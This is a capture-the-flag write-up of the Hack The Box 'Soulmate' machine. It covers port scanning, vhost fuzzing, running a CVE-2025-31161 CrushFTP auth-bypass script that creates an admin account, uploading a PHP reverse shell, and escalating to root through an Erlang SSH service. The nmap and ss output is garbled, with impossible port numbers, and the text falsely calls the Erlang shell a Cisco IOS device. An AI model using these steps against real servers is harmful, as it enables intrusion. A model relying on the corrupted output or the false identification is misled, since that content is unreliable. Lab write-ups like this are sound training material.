

Hackthebox Retired Machines.

Soulmate - HTB Machine

Rustscan and nmap results:

Here I prefer to run rustscan first because we can find out what ports are open then run the nmap to scan relevant ports for further dive deeper.

```

$ rustscan -a 10.10.11.86 --ulimit 5000
The Modern Day Port Scanner.

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/gangana/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.86:22
Open 10.10.11.86:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 15:23 IST
Initiating Ping Scan at 15:23
Scanning 10.10.11.86 [4 ports]
Completed Ping Scan at 15:23, 3.04s elapsed (1 total hosts)
Nmap scan report for 10.10.11.86 [host down, received no-response]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds
    Raw packets sent: 8 (304B) | Rcvd: 4199 (167.960KB)

```

```

$ nmap -sC -sV -A -p22,80 10.10.11.86 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 15:21 IST
Nmap scan report for soulmate.htb (10.10.11.86)  Private
Host is up (0.55s latency).


PORT      STATE SERVICE VERSION
2/tcp      open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
0/tcp      open  http     nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|_ Private PHPSESSID:
|   http-only flag not set
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Soulmate - Find Your Perfect Match
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Operating System: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

RACEROUTE (using port 22/tcp)
OP RTT      ADDRESS
  636.77 ms 10.10.16.1
  329.26 ms soulmate.htb (10.10.11.86)

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.26 seconds

```

After finding port 80 is open past the ip in browser and <http://solmate.htb> domain has reached.



Heart Soulmate

after trying ,

- source code hint
 - web directory fuzzing
 - sql injection
 - bruteforce attack(some common credentials to find out error responses leak any info.)

finally done a subdomain fuzzing using gobuster

```
-$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://soulmate.htb -t 30
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://soulmate.htb
[+] Method:       GET
[+] Threads:      30
[+] Threadslist:  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
[+] Append Domain: false
[+] Exclude Hostname Length: false

starting gobuster in VHOST enumeration mode
Progress: 0 / 1 (0.00%) [WARNING] the first subdomain to try does not contain a dot (ftp). You might want to use the option to append the base domain otherwise the vhost will be tried as is
[!] Status: 400 [Size: 166]
[!] Mail Status: 400 [Size: 166]
[!] Fsmt Status: 400 [Size: 166]
Progress: 57466 / 114442 (50.21%)^C
```

after logging into <http://ftp.soulmate.htb> we are redirected to crushFTP login page

after researching its revealed that **CVE-2025-31161 vulnerability has affected.**

▼ <https://www.huntress.com/blog/crushftp-cve-2025-31161-auth-bypass-and-post-exploitationhttps://github.com/f4dee-backup/CVE-2025->

[31161https://github.com/f4dee-backup/CVE-2025-31161](https://github.com/f4dee-backup/CVE-2025-31161)


Above Github poc can be used to create the crushadmin account with CrushAuth token

```
$ ./CVE-2025-31161.sh --url http://ftp.soulmate.htb --port 80 --target-user crushadmin --new-user evilUser --new-password pass12345
[*] Checking if the server is online... Waiting...
[*] Server is online. Starting preparation phase...
[*] Generating dynamic CrushAuth token...
[i] CrushAuth generated: 10221128407569_V030SSPwQwLEgFFNU2VW44S1Os6148
[*] Sending warm-up request to the server...
[*] Sending user creation payload for 'evilUser'...
[>] User successfully created: evilUser
[*] Credentials:
  Username: evilUser
  Password: pass12345
```

after logging into http://ftp.soulmate.htb we are redirected to crushFTP login
after researching its revealed that CVE-2025-31161 vulnerability has affected

then successfully login into the newly created account.

after logging in click on admin tab and click on the 'manage users' tab




Then i see user ben has uploaded some web stuff like files essential for soulmate.htb site.and i could reset the password of the user ben and logging with ben's account to do something weird.

make sure to save the changes you have done.before login again.

{Note that most visited account is also ben.}

in jenna's account she only related with department called directory that contains some scripts like stuff.



The screenshot shows the CrushFTP interface. At the top, there are several buttons: Download, User Options, Search, Paste, Upload, Add To Basket, Show Basket, and Logout. Below the buttons is a section titled "Add files" with a "Drag & Drop Files and Folders Here To Upload" area. The main content area shows a directory structure under "Home → webProd". A "Filter" input field is present. The directory listing includes:

- assets (a folder icon)
- dashboard.php (PHP file icon)
- index.php (PHP file icon)
- login.php (PHP file icon)
- logout.php (PHP file icon)
- profile.php (PHP file icon)
- register.php (PHP file icon, highlighted)


1 Items

After logging into this account as a beginner i thought how to execute a file if i uploaded a file here.then my mind told register.php files are loadede inthe soulmate.htb/register.php . then i can upload the file and execute from there as above

<https://www.revshells.com/>

from here copied a PHP pentestmonkey reverse shell script and save to a file and uploaded.

then created a listening port from my machine and load the script from soulmate.htb there we got our reverse shell as www-data user (low privilege account).



```
$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.86 59232
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 07:30:20 up  3:29,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

As usual go to /tmp folder and download the [linpeas.sh](#) (<https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>) script to victims machine.

```
message+ 878 0.0 0.1 8700 5148 ? Ss 04:00 0:02 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
└(Caps) 0x0000000020000000=cap_audit_write
root 884 0.0 0.1 82832 4012 ? Ssl 04:00 0:00 /usr/sbin/irqbalance --foreground
root 887 0.0 0.4 32724 19868 ? Ss 04:00 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root 889 0.0 0.1 234516 6836 ? Ssl 04:00 0:00 /usr/libexec/polkitd --no-debug
syslog 890 0.0 0.1 222404 5712 ? Ssl 04:00 0:00 /usr/sbin/rsyslogd -n -INONE
root 891 0.0 0.1 15380 1000 ? Ss 04:00 0:00 /lib/systemd/systemd-logind
root 894 0.0 0.1 39360 12712 ? Ssl 04:00 0:00 /usr/libexec/NetworkManager
root 1003 0.0 0.3 244236 12884 ? Ssl 04:00 0:00 /usr/sbin/ModemManager
root 1020 0.0 0.1 2254488 71924 ? Ssl 04:00 0:07 /usr/local/lib/erlang_login/start.script -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -prog
root _erl_lang -snname ssh_runner -run escript start -- --kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.script
root 1128 0.0 0.0 2784 928 ? Ss 04:00 0:00 _erl_child_setup 1024
root _erl_lang 1028 0.0 0.0 6896 2988 ? Ss 04:00 0:00 /usr/sbin/cron -f -P
root 1038 0.0 0.1 10340 4044 ? Ss 04:00 0:00 _ /usr/sbin/CRON -f -P
root 1090 0.0 0.0 2892 952 ? Ss 04:00 0:00 _ /bin/sh -c /root/scripts/clean-web.sh
```

There was an interesting file called start.escript (full path →> /usr/local/lib/erlang_login/start.escript)

There was credentials for user ben and i logged as ben through ssh with that password.

then there we can get the user flag.

```
ben@soulmate.htb's password:
Last login: Thu Oct 16 07:37:59 2025 from 10.10.16.20
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$
```

lets have some enumeration with,

- `sudo -l` (no sudoers running with user ben)
- `find / -perm -4000 -type f 2>/dev/null`
- `cat /etc/crontab` (no any interesting things)

```
ben@soulmate:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
ben@soulmate:~$
```

again run linpeas.sh when nothing to do lol

```
{parallel_login, true}  
]) of  
  {ok, _Pid} →  
    io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.\n");  
  {error, Reason} →  
    io:format("Failed to start SSH daemon: ~p~n", [Reason])  
end,  
  
receive  
  stop → ok  
end.
```

in start.escript telling that SSH daemon is running on port 2222.therefore connect to port 2222 through ssh with previous password.

use `netstat -tulpn` or `ss -tulpn` to check locally what connections are made through.

```
[root@linpeas:/tmp$ ss -tulpn  
Netid      State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port  
tcp        UNCONN     0           0           127.0.0.53:1053          0.0.0.0:*  
tcp        LISTEN     0           128          0.0.0.0:22             0.0.0.0:  
tcp        LISTEN     0           511          0.0.0.0:80             0.0.0.0:  
tcp        LISTEN     0           4096         0.0.0.0:4369           0.0.0.0:  
tcp        LISTEN     0           4096         0.0.0.0:146721          127.0.0.1:2222  
tcp        LISTEN     0           5            0.0.0.0:12443          0.0.0.0:  
tcp        LISTEN     0           4096         0.0.0.0:18443           0.0.0.0:  
tcp        LISTEN     0           128          0.0.0.0:145327          0.0.0.0:  
tcp        LISTEN     0           4096         0.0.0.0:53              127.0.0.1:9090  
tcp        LISTEN     0           128          [::]:22                [::]:*  
tcp        LISTEN     0           511          [::]:80                [::]:*  
tcp        LISTEN     0           4096         [::]:4369              [::]:*
```

after connecting to port 2222 there is a EShell .it menas Embedded shell which is a cisco device

you've connected to a **Cisco networking device** running **Cisco IOS version 15.2(5)** and are inside its **Embedded Shell**.

navigate to the /root directory and view the root.txt from Eshell findout commands by help(). command.

there you have the root flag.

Hope you enjoy the machine !